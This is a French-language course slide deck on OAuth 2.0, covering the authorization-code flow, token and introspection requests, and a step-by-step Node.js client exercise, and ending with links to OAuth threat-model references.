
*if Alice would like to allow an accounting service to read her bank account transactions, she may have to give them access to her entire bank account so the bank can act "as Alice", and Alice might not like that her bank could then transfer money.*



# OAuth 2.0 : protocole de délégation

---

- explicite comment récupérer et utiliser un token
- remplace l'anti-pattern de partage des credentials
- permet de gérer l'autorisation entre systèmes



# OAuth 2.0: workflow

---

---

## Workflow of OAuth 2.0



<https://www.youtube.com/watch?v=CPbvxxsIDTU>

# OAuth 2.0 : workflow résumé

----

1. Le Resource Owner (RO) indique au client C (ex: le logiciel de l'expert comptable) qu'il a besoin qu'il agisse pour son compte (ex : accéder à l'état du compte bancaire).
2. C fait la demande d'autorisation pour le RO auprès du serveur d'autorisation
3. Le RO donne autorisation à C.
4. C reçoit le token du serveur d'autorisation.
5. C présente le token à la ressource protégée.

Le client est un logiciel qui souhaite consommer l'API de la ressource protégée

# OAuth 2.0 : niveau de confiance

---



## Whitelist

Internal parties  
Known business partners  
Customer organizations  
Trust frameworks

- Centralized control
- Traditional policy management

## Graylist

Unknown entities  
Trust On First Use

- End user decisions
- Extensive auditing and logging
- Rules on when to move to the white or black lists

## Blacklist

Known bad parties  
Attack sites

- Centralized control
- Traditional policy management

# OAuth2.0 : ce que ça n'est pas

---

- défini en dehors de HTTP(S)
- un protocole d'authentification
  - ne dit rien sur qui est l'utilisateur
- un mécanisme de traitement des autorisations
  - c'est au service d'utiliser les scopes et les tokens pour définir les actions autorisées
- un mécanisme de délégation d'utilisateur à utilisateur
- une définition d'un format de token
- une définition de méthodes cryptographiques

Mais on peut construire ces fonctionnalités (si besoin) au dessus de OAuth2.0

# OAuth2.0 : les extensions

---

- OpenID connect = définit le workflow d'authentification
- User Managed Access (UMA) = délégation user-user
- Health Relationship Trust (HEART) = autorisations spécifiques au domaine de la santé
- International government insurance (iGOV) = interaction entre les citoyens et le services publics
- Financial grade API (FAPI) = financial account
  - CIBA profile : app to app payments

openid.net fournit des certifications, selon les extensions et profiles (OpenID Certified™)

# Exemple d'implémentation

---

---

ory.sh

(serveur implémenté en go)

- + librairies <https://oauth.net/code/>  
pour consommer du  
oauth2.0

 ORY/Kratos

Cloud native Identity and User Management

 ORY/Hydra

Secure access to your applications and APIs with  
OAuth 2.0 and OpenID Connect.

 ORY/Oathkeeper

Verify and allow identities to interact with your  
applications.

 ORY/Keto

A best practice patterns based access control REST  
API.

# Comment un client obtient-il un token ?

---

|                                  | <b>Etape 1</b>  | <b>Etape 2</b>   |
|----------------------------------|---|--|
| <i>But</i>                       | 1. Authentifier l'utilisateur<br>2. Autoriser le client | 1. Authentifier le client (optionnel)<br>2. Echanger le code contre un token |
| <i>Via</i>                       | Front channel request<br>(browser redirection)          | Back channel request<br>(app to web server)                                  |
| <i>Vers</i>                      | Endpoint d'autorisation                                 | Token endpoint (du serveur d'autorisation)                                   |
| <i>Résultat en cas de succès</i> | Code d'autorisation<br>(pour l'étape 2)                 | Access token<br>Refresh token (optionnel)                                    |

# Etape 1 du code flow

---

Le client initie le code flow en redirigeant le browser vers le serveur d'autorisation, via une requête d'autorisation

HTTP/1.1 302 Found

Location: [https://oauthapi.com/login?](https://oauthapi.com/login?response_type=code&scope=myapi-read%20myapi-write&client_id=oauth-client-1&state=af0ifjsldkj&redirect_uri=https%3A%2F%2Fclient.example.org%2Fcbs)

response\_type=code → indique un code flow d'autorisation

&scope=myapi-read%20myapi-write → scope du token demandé, ou default si omis

&client\_id=oauth-client-1

&state=af0ifjsldkj → URI de redirection, ou bien default

&redirect\_uri=https%3A%2F%2Fclient.example.org%2Fcbs

# Etape 1 : côté serveur d'autorisation

---

L'utilisateur est authentifié en vérifiant qu'ils possèdent une session valide (avec un browser cookie), et en son absence, via un user login.

Le serveur détermine si le client est autorisé ou non (par exemple, via un consentement, une règle, etc.).

The image shows two rounded rectangular boxes representing API endpoints. The top box is labeled "Login" and contains fields for "User" (with value "alice") and "Password" (with value "xxxx"). The bottom box is labeled "Consent" and contains a list of permissions: "email" (with checked checkbox) and "profile" (with unchecked checkbox). At the bottom of the "Consent" box are two buttons: "Allow" and "deny".

| Permission | Status                              |
|------------|-------------------------------------|
| email      | <input checked="" type="checkbox"/> |
| profile    | <input type="checkbox"/>            |

[Allow](#) [deny](#)

# Etape 1 : redirect

----

Le serveur d'autorisation appelle la redirect\_uri fournit par le client avec un code d'autorisation (en cas de succès) ou un code d'erreur.

```
HTTP/1.1 302 Found
```

```
Location: https://client.example.org/cb?
```

```
    code=Splx10BeZQQYbYS6WxSbIA
```

```
    &state=af0ifjsldkj
```

Le client doit valider le paramètre d'état (state) et utiliser le code pour l'étape 2

## Etape 2 : back-channel

---

Le code d'autorisation est un code intermédiaire, opaque au client et qui a seulement une signification pour le serveur. Dans l'étape 2, le client soumet ce code avec une requête directe.

Ceci pour 2 raisons :

- pour certains cas spécifiques (confidential client), authentifier avant de révéler le token
- délivrer le token directement au client, sans avoir à l'exposer au browser

# Etape 2 : échange au token endpoint

---

```
POST /token HTTP/1.1  
  
Host: oauthapi.com  
  
Content-Type: application/x-www-form-urlencoded  
  
Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW  
  
grant_type=authorization_code  
          &code=SpxlOB→eZQQYbYS6WxSbIA  
          &redirect_uri=https%3A%2F%2Fclient.example.org%2Fcbs
```

contient le clientID et le secret  
(HTTP basic auth ou JWT based auth)

# Etape 2 : access token (en json)

---

```
HTTP/1.1 200 OK
```

```
Content-Type: application/json
```

```
Cache-Control: no-store
```

```
Pragma: no-cache
```

```
{   "access_token" : "SlAV32hkKG",
    "token_type"     : "Bearer",
    "expires_in"     : 3600,
    "scope"          : "myapi-read myapi-write"
}
```

# Comment un client accède-t-il à une ressource protégée ?

----

Le token est classiquement de type “bearer” (<https://tools.ietf.org/html/rfc6750>), ce qui veut dire que le client a seulement besoin de le passer à chaque requête pour accéder à la ressource (si le token est valide et non expiré, sinon il retourne une erreur dans le header de réponse).

```
GET /resource/v1 HTTP/1.1
```

```
Host: api.example.com
```

```
Authorization: Bearer oab3thieWohyai0eoxibaequ0Owae9oh
```



# Tutoriel client OAuth2.0 simplifié (1h)

----

Télécharger le code <https://github.com/oauthinaction/oauth-in-action-code/tree/master/exercises/ch-3-ex-1>

```
> npm install
```

Lancer 3 fenêtres : (à relancer quand on change le code)

```
> node client.js
```

```
> node authorizationServer.js
```

```
> node protectedResource.js
```

Ouvrir les adresses dans le browser localhost:9000/9001/9002

# client.js : Get OAuth Token

---

Get OAuth Token



Pour l'instant la fonction est vide :

```
app.get('/authorize', function(req, res) {  
});
```

Il faut rediriger l'utilisateur vers le serveur d'autorisation et inclure les bons paramètres sur cette URL.

On peut utiliser la méthode redirect du serveur express:

```
res.redirect(authorizeUrl);
```

# client.js : Get OAuth Token

---

Get OAuth Token



## Comment construire l'URL ?

```
        déjà fourni dans le code           → http://localhost:9001/authorize  
var authorizeUrl = buildUrl(authServer.authorizationEndpoint, {  
  
    response_type: 'code',             → https://oauth.net/2/grant-types/  
  
    client_id: client.client_id,      → à définir dans une variable client  
  
    redirect_uri: client.redirect_uris[0], → http://localhost:9000/callback  
});
```


# clientID et secret

---

Ici on configure dans le client.js un clientID et un secret qui doivent correspondre aux valeurs émises par le serveur d'autorisation.

# grant type

---



Exemple : <https://developer.github.com/apps/building-oauth-apps/authorizing-oauth-apps/>

# grant types pour le web

----

Implicit = pour les applications sans backend (javascript dans le browser)

Authorization code = pour les applications web

# client.js : Get OAuth Token

---

Get OAuth Token



Vous devriez obtenir :



# client.js : Get OAuth Token

Get OAuth Token



---

Utiliser wireshark pour analyser les requêtes HTTP correspondantes

Aide : sur l'interface loopback, utiliser un filter comme

```
tcp portrange 9000-9002
```

```
Hypertext Transfer Protocol
▶ GET /authorize?response_type=code&client_id=oauth-client-1&redirect_uri=http%3A%2F%2Flocalhost%3A9000%2Fcallback HTTP/1.1\r\n
Host: localhost:9001\r\n
Connection: keep-alive\r\n
Upgrade-Insecure-Requests: 1\r\n
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36\r\n
Sec-Fetch-User: ?1\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9\r\n
Sec-Fetch-Site: cross-site\r\n
Sec-Fetch-Mode: navigate\r\n
Referer: http://127.0.0.1:9000/\r\n
Accept-Encoding: gzip, deflate, br\r\n
Accept-Language: en-US,en;q=0.9\r\n
If-None-Match: W/"875-zg8r9S1T3JonL22loFkufgssVPU"\r\n
\r\n
[Full request URI: http://localhost:9001/authorize?response_type=code&client_id=oauth-client-1&redirect_uri=http%3A%2F%2Flocalhost%3A9000%2Fcallback]
[HTTP request 1/1]
[Response in frame: 26]
```



# client.js : récupération du token

----

On va devoir remplir la callback:

```
app.get('/callback', function(req, res){  
});
```

Il va falloir prendre le code d'autorisation du serveur d'autorisation `req.query.code` et le renvoyer directement vers le token endpoint avec un HTTP POST.

<https://developer.okta.com/blog/2018/04/10/oauth-authorization-code-grant-type>



# client.js : récupération du token

---

La réponse est constituée d'un header et d'un body.

```
var headers = {  
  
  'Content-Type': 'application/x-www-form-urlencoded',  
  
  'Authorization': 'Basic ' + encodeClientCredentials(client.client_id, client.client_secret)  
  
};
```

Basic HTTP avec une string encodée en base64,  
selon le format username:password



# client.js : récupération du token

---

Le body :

```
var code = req.query.code;

var form_data = qs.stringify({
    grant_type: 'authorization_code',
    code: code,
    redirect_uri: client.redirect_uris[0]
});
```



Pour pouvoir vérifier l'URI et  
éviter une attaque par redirection



# client.js : récupération du token

---

```
var tokRes = request('POST', authServer.tokenEndpoint,  
{  
    body: form_data,  
    headers: headers  
};  
  
res.render('index', {access_token: body.access_token});  
  
var body = JSON.parse(tokRes.getBody());  
  
access_token = body.access_token; // récupération du token
```



# client.js : récupération du token

----

Si tout se passe bien : vous devriez voir le token (bien sûr en prod on ne ferait pas ça !)

Access token value: **vEEr5qBG49HwXt9Erm8450NHdAp3O6Vc**

Scope value: **NONE**

[Get OAuth Token](#) [Get Protected Resource](#)

Pour l'instant, le scope est vide, mais on pourrait définir par ex des accès read/write/delete

<https://www.oauth.com/oauth2-servers/scope/defining-scopes/>



# client.js : accès à la ressource protégée

----

On va pouvoir utiliser le token et appeler:

```
app.get('/fetch_resource', function(req, res) {  
});
```

On doit envoyer le bearer token à la ressource, via une requête POST.

```
var headers = { 'Authorization': 'Bearer ' + access_token};  
  
var resource = request('POST', protectedResource, {headers: headers});
```

On peut alors parser la réponse JSON et l'afficher.



# client.js : accès à la ressource protégée

---

Data from protected resource:

```
{  
  "name": "Protected Resource",  
  "description": "This data has been protected by OAuth 2.0"  
}
```

# Authentification du propriétaire (RO)

---

Il est important de noter que le protocole OAuth ne précise pas comment le propriétaire de la ressource est authentifié, mais des méthodes classiques sont implémentées dans openID Connect (authentification et consentement du propriétaire).

# Que se passe-t-il quand le token expire ?

----

Il est possible de faire automatiquement un refresh token (pour éviter d'avoir à re-demander à l'utilisateur).

<https://tools.ietf.org/html/rfc6749#section-1.5>

Pour rappel : le ressource owner peut décider de révoquer le jeton à n'importe quel moment.


# Collocation : cas d'une implémentation basique

---

Souvent pour de petites installations, le serveur de ressources et le serveur d'autorisation sont déployés au même endroit.

Dans notre exemple, on a accès à une database nosql qui sauvegarde les tokens et permet de faire des lookups.

# Fonctionnement côté serveur



# Introspection

---

---

Evite le besoin  
d'une base de  
données commune  
entre les  
ressources et  
l'autorisation.

## Request to Introspection Endpoint (RFC 7662, Section 2.1)

```
POST /introspect HTTP/1.1
Host: server.example.com
Accept: application/json
Content-Type: application/x-www-form-urlencoded
Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW

token=mF_9.B5f-4.1JqM&token_type_hint=access_token
```


## Response from Introspection Endpoint (RFC 7662, Section 2.2)

```
HTTP/1.1 200 OK
Content-Type: application/json

{
    "active": true,
    "client_id": "1238j323ds-23ij4",
    "username": "jdoe",
    "scope": "read write dolphin",
    "sub": "Z5O3upPC88QrAjx00dis",
    "aud": "https://protected.example.net/resource",
    "iss": "https://server.example.com/",
    "exp": 1419356238,
    "iat": 1419350238,
    "extension_field": "twenty-seven"
}
```


# Cache

---



# Révocation

---



# Menaces relatives à OAuth2.0

---

<https://tools.ietf.org/html/rfc6819>

<https://arxiv.org/pdf/1601.01229.pdf>

## **OAuth 2.0 Threat Model and Security Considerations**

### **Abstract**

This document gives additional security considerations for OAuth, beyond those in the OAuth 2.0 specification, based on a comprehensive threat model for the OAuth 2.0 protocol.

# Eléments à protéger côté client

---

- client secret
- access token et refresh tokens

Il est important de bien choisir le grant types en fonction du type d'application : pour une application native, le mode implicite est déconseillé car le client\_secret pourrait être décompilé (contrairement à un usage dans le browser).

Exemple : <https://stephensclafani.com/2014/07/29/hacking-facesbooks-legacy-api-part-2-stealing-user-sessions/>

# Attaque CSRF contre le client

